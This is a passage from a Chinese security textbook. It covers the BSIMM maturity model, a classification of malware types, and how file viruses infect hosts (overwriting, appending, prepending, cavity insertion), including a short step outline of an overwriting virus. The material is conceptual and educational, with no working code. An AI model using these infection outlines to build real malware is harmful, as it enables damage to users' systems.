每当一个缺陷被移除时,安全性被重新度量,每个缺陷移除点也将变成度量点。这种度量甚至比缺陷移除和防止还重要,因为它可以告诉一个团队,他们现在的状况,帮助他们决定是要移动到下一个步骤,还是停止并采取纠正措施,并且指示他们,为了达到目标,应该在哪些位置修复进程。





**图 9-6　去除漏洞过滤器**

### 3. BSI 成熟模型

BSI 成熟模型(BSIMM),是用来帮助理解和设计安全的软件。通过理解和分析来自9个主要的软件安全计划的真实数据,BSIMM 被提出来了。尽管方法不同,但是很多方法都有着相同的背景。这个共同背景在 BSIMM 中被捕捉和描述。作为一个组织特征,软件安全框架为 BSIMM 提供了一个概念框架。如果使用得当,BSIMM 可以帮助确定你的组织对于现实世界的软件安全要求间的差距以及可以采取哪些步骤使你的方法更有效。BSIMM 是一个集合,收集了在当前使用的好的想法和行为。提供了一种方法来评估一个组织,划分优先顺序以及展示当前状态。不是所有组织必须达到同样的安全目标,但所有的组织可以用同一把尺子来衡量。

BSIMM 的目标是构建和不断发展软件安全行动的指南。当熟悉 BSIMM 活动的时候,软件安全就注入到一个组织中,需要认真规划并且始终涉及广泛的组织变革。通过明确指出的目标和目的,并通过根据度量跟踪适合自身的做法,可以有条不紊地将软件安全建立到组织的软件开发实践中来。通过开展 BSIMM 所述的活动,可以逐步发展安全计划,在最佳的时间里,实现高水平的软件安全,而不需要过度的开销。

软件安全框架中 12 种实践每种实践被分为三个成熟度等级,以明确何种行为应该被首先处理,而哪些需要优先。尽管这不是一本完整的软件安全操作指南,它还是提供了很多的观点和基本原则。每个行为都有一个声明的目标,一个描述和一个简单的例子来说

明至少一个公司是如何实现它的;有些非常的简单,但很有效。例如,在培训实践中有一个行为是要求软件安全团队有一个公开的实验室阶段,这段时间里开发人员可以参与进来并讨论安全开发或者特定的编码问题,来为其他部门提供非正式的资源。

由于 BSIMM 是基于各个公司的具体实践,它可以被看作是一种事实的标准。它提供了判别某做法是否是通常被采纳的实践做法的真实而有说服力的依据。而且,不像很多官方的标准,它认同并非所有的公司都需要达到相同的安全性目标。没有一个公司会需要执行所有的行为。这个模型确实提供了一个潜在的度量所有公司的基准,并演示了其流程。

## 9.4 恶意代码分析

### 9.4.1 恶意软件的分类与区别

恶意软件(malicious software 或 malware),统称其行为损害系统用户和系统所有者利益的软件,是故意在计算机系统上执行恶意任务的恶意代码的集合。

恶意软件大致分为两类,是从主机依赖的角度进行的分类,如图 9-7 所示。





**图 9-7 恶意软件的分类**

依赖主机程序的恶意软件和独立于主机程序的恶意软件。前者不能独立于应用程序或系统程序,即存在宿主文件,必须依赖宿主的运行而启动;后者是能在操作系统上运行的、独立的程序。

**1. 病毒**

如果恶意代码将其自身的副本添加到文件、文档或磁盘驱动器的启动扇区来进行复制,则被认为是病毒。病毒代码的明显特征是自行复制。病毒通常会将其包含的负载(如木马)放置在一个本地计算机上,然后执行一个或多个恶意操作(如删除用户数据)。另外,仅进行复制而不具有负载的病毒仍然是恶意软件,因为该病毒自身在复制时可能会损坏数据、消耗系统资源并占用网络带宽。

**2. 蠕虫**

如果代码在没有携带者(宿主文件)的情况下复制,则被认为是蠕虫。蠕虫试图将自己复制到宿主计算机上,然后利用此计算机的通信信道进行复制。病毒寻找文件以进行

感染，但蠕虫仅尝试复制其自身。

**3. 木马**

木马与病毒、蠕虫的区别在于它不进行复制（传播）。但是病毒和蠕虫可用于将木马作为攻击负载的一部分复制到目标系统上。木马通常的意图是在系统中提供后门，使攻击者可以窃取数据。

关于木马，有两个术语与之相关。

（1）远程访问特洛伊：某些木马程序使攻击者可以远程控制系统，此类程序称为远程访问特洛伊（Remote Access Trojan，RAT）。

（2）Rootkit：是一组高级软件工具程序的集合，攻击者可用于获取对计算机的未经授权的远程访问权限并发动其他攻击。这些程序可能使用许多高级的技术，能够监控系统运行状态，包括监视击键、更改系统日志文件、在系统中创建后门以及对网络上的其他计算机发起攻击。

图 9-8 为区别病毒、蠕虫和木马三种主要恶意软件的流程。





**图 9-8　病毒、蠕虫和木马的区别**

**4. 其他恶意软件**

（1）后门。后门是在恶意攻击者选择用来远程连接系统的工具。典型的后门会在运行它的主机上打开一个网络端口，然后侦听的后门程序会等待攻击者的远程连接。后门通常会和木马功能混合使用。另外一种后门利用了程序的设计缺陷。有些应用程序，例如 SMTP 的早期实现具有允许执行某一命令（如调试命令 debug）的功能。Morris 蠕虫就是使用这个命令在远程执行它自己，如果系统安装了这个有后门的程序，蠕虫就会通过将此命令放置在邮件收件人的位置来实现。

（2）逻辑炸弹。逻辑炸弹是合法的应用程序，只是在编程时被故意写入的某种恶意功能，在一定程度下（如时间、次数或者某种逻辑组合）会出现。例如，作为版权保护方案，某个应用程序有可能会在运行几次后就在硬盘中将其自身删除。

## 9.4.2　病毒的机理与防治

**1. 病毒的定义**

病毒是一种人为制造的、能够进行自我复制的、对计算机资源具有破坏作用的一组程序和指令的集合。1994 年 2 月 18 日公布的《中华人民共和国计算机信息系统安全保护条例》中，计算机病毒被定义为：“计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码。”

病毒与生物病毒一样，有其自身的病毒体(病毒程序)和寄生体(宿主 HOST，病毒载体，携带者)。所谓感染或寄生，是指病毒将自身嵌入到宿主指令序列中。寄生体为病毒提供一种生存环境，是一种合法程序。病毒程序寄生于合法程序后，成为了程序的一部分。并随着合法程序的执行而执行，也随着合法程序的消失而消失。

病毒将携带者作为攻击对象(宿主)并感染之。目标携带者对象的数量和类型随恶意软件的不同而大小不同，下面给出最常见的目标携带者的示例。

(1) 可执行文件。通过其自身附加到宿主程序进行复制的典型病毒类型的目标对象。除了使用.exe 扩展名的典型可执行文件之外，具有扩展名.com、.sys、.dll 等文件也可用于此用途。

(2) 脚本。将脚本作为携带者目标文件。包括使用诸如 Microsoft Visual Basic Script、JavaScript、AppleScript 之类的脚本语言。此类文件的扩展名包括.vbs、.js 和.prl。

(3) 宏。携带者是宏脚本语言的文件。例如，病毒可在 Microsoft Word 中使用宏语言来生成许多效果，包括从恶作剧效果(在文档中改变单词或更改颜色)到恶意效果(格式化计算机的硬盘驱动器)。

(4) 启动扇区。计算机磁盘上的特定区域(例如，主启动目录记录 MBR)也可以作为携带者，因为它可以执行恶意代码。当某个磁盘被感染时，如果使用该磁盘来启动其他计算机系统，将会复制病毒。

**2. 病毒的分类**

1) 按照病毒的链接方式分类

(1) 源码型病毒。该病毒攻击高级语言(如 C、FORTRAN 等)编写的程序。在编译用高级语言编写的程序之前，将病毒代码插入到源程序中，经编译成为合法程序的一部分。这类病毒一般存在于语言处理程序和链接程序中。

(2) 嵌入型病毒，也称为入侵型病毒。该类病毒将自身嵌入到已有程序中，把病毒的主体程序与其攻击对象以插入方式链接，并代替其中部分不常用的功能模块或堆栈区。这种病毒较难发现。

(3) 外壳病毒。通常附在宿主程序的首部或者尾部，对原来的程序不做修改(若寄生在尾部，则修改程序的第一条可执行指令，使病毒能先于宿主程序执行，控制主动权以便传播蔓延)，相当于给宿主程序加了个外壳。这种病毒最为常见，易于发现和清除。

(4) 译码型病毒。隐藏在微软 Office 等文档中，如宏病毒、脚本(VBScript，JavaScript)病毒等，此类病毒一般是解释执行。

(5) 操作系统型病毒。这种病毒用自己的程序试图加入或取代部分操作系统功能进行工作，具有很强的破坏力，可导致整个系统的瘫痪，如圆点病毒和大麻病毒。这种病毒在运行时，用自己的逻辑部分取代操作系统的合法程序模块，根据病毒自身的特点和被替代的操作系统中合法程序模块运行的作用以及病毒取代操作系统的方式等，对操作系统进行破坏。

2) 按照病毒的寄生存储的位置分类

(1) 引导型病毒。也称为引导区病毒。操作系统的引导模块存放在磁盘的固定区域

(引导区),并且控制权的转接方式是以物理地址为依据,而不是以操作系统引导区的内容为依据,因此病毒占据该物理位置即可获得控制权。引导型病毒按其寄生对象的不同,又可分为主引导区(Master Boot Record,MBR)病毒和引导区(Boot Record,BR)病毒。

(2) 文件型病毒。文件型病毒主要感染可执行文件,如扩展名为.EXE、.COM等文件,是一种较为常见的病毒。文件型病毒的安装必须借助病毒的载体程序,即要运行病毒的载体程序,才能把文件型病毒引入内存。目录病毒是文件型病毒的一种特例,其感染方式非常独特,仅修改目录区,便可达感染的目的。宏病毒则是一种数据文件型病毒。

(3) 混合型病毒。也称为多型病毒,是综合了引导型和文件型病毒特征的病毒,可感染文件和引导扇区两种目标。这样的病毒还可能使用了加密、变形(代码混淆,多态)等技术。

引导型病毒涉及操作系统安全,本节重点介绍文件型病毒。

**3. 文件型病毒的感染技术**

(1) 重写病毒。这种病毒从磁盘上找到一个文件,简单地用自己的副本改写该文件,是一种较初级的技术。重写病毒是不能从系统中彻底删除的,只能把被感染的文件删除,然后再从备份介质恢复。图9-9表示了重写病毒攻击时宿主文件内容的变化。

另一种重写病毒传染方式适用于非常短小的病毒。20世纪90年代初,许多病毒作者师徒写出最短的病毒。如有些病毒仅22个字节(Trivial. 22)。这种病毒的算法非常简单:

- 在当前目录下寻找任何新的宿主文件。
- 以写的方式打开文件。
- 把病毒代码写入宿主文件的顶端。

图9-10显示了重写病毒简单地重写了宿主文件的顶部,而没有改变文件的大小。





**图9-9　重写病毒攻击时改变宿主文件大小**　　**图9-10　重写病毒攻击时未改变宿主文件大小**

还有一种比较罕见的重写技术是随机重写,不改变文件顶部的代码,而是在宿主文件中随机找一个位置把自己写进去。由于反病毒扫描程序会为了提供性能而减少磁盘I/O,因此会尽可能只查找已知的位置。扫描器在查找随机重写病毒时开销较大,因为扫描器必须搜索宿主程序的全部内容,因此随机重写更加危险。

(2) 追加病毒。典型的DOS环境下的COM文件感染技术是在宿主文件的首部插入一条JMP指令,指向初始文件的尾部(即追加的病毒代码)。追加技术可以使用在任何类型的可执行文件中,如EXE、PE等。这些文件都有一个文件头,存放着主程序的入口点。

多数情况下,病毒会把入口点替换成追加到文件末尾的病毒代码的起始地址。图 9-11 显示典型的 DOS COM 追加病毒。





**图 9-11　追加病毒**

(3) 前置病毒。把病毒的代码插入到宿主程序的前面,这些代码通常采用高级语言如 C、PASCAL 等实现,通常在磁盘上创建一个包含原文件内容的临时文件,然后用 system 这样的函数执行临时文件中原来的程序。这种病毒通常会向临时文件中的宿主程序传输命令行参数,这样应用程序的功能就不会因为缺少参数而退出。图 9-12 显示了典型的前置病毒。

程序代码

病毒代码

程序代码

**图 9-12　前置病毒**

前置病毒的变种为典型寄生病毒。这种病毒用自身的代码重写宿主的主要数据,并把宿主顶部的这些数据存放在宿主程序的最后,长度通常等于病毒体的长度。

(4) 蛀穴病毒。蛀穴病毒(如图 9-13 所示)通常不增加被感染对象的大小,而是重写宿主文件中可用来安全存放病毒代码的区域,如重写二进制宿主文件中的零值区域,或包含空格的区域。

